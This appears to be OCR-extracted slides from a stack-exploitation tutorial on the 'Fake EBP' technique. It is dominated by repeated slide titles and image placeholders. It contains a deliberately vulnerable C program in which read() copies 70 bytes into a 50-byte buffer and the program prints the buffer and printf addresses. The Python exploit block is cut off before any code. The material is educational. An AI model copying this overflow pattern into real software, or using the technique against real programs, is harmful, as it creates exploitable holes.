


Stack




Example Code – test.c / disas vuln

How works Epilogue




Stack




Example Code – test.c / disas vuln

How works Epilogue




Stack




Example Code – test.c / disas vuln

How works Epilogue




Stack




Example Code – test.c / disas vuln


How works Fake EBP




How works Fake EBP




How works Fake EBP



How works Fake EBP



How works Fake EBP



Now, If the buffer contains a shellcode address or function address???

Example exploit

- Buf Size = 50byte
- Read Size = 70byte

- We can overwrite Return Address

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>

void vuln(){
    char buf[50];
    printf("buf[50] address : %p\n",buf);
    void (*printf_addr)() = dlsym(RTLD_NEXT, "printf");
    printf("Printf() address : %p\n",printf_addr);
    read(0, buf, 70);
}

void main(){
    vuln();
}
```

Example Code – exploit.c

Example exploit

```python
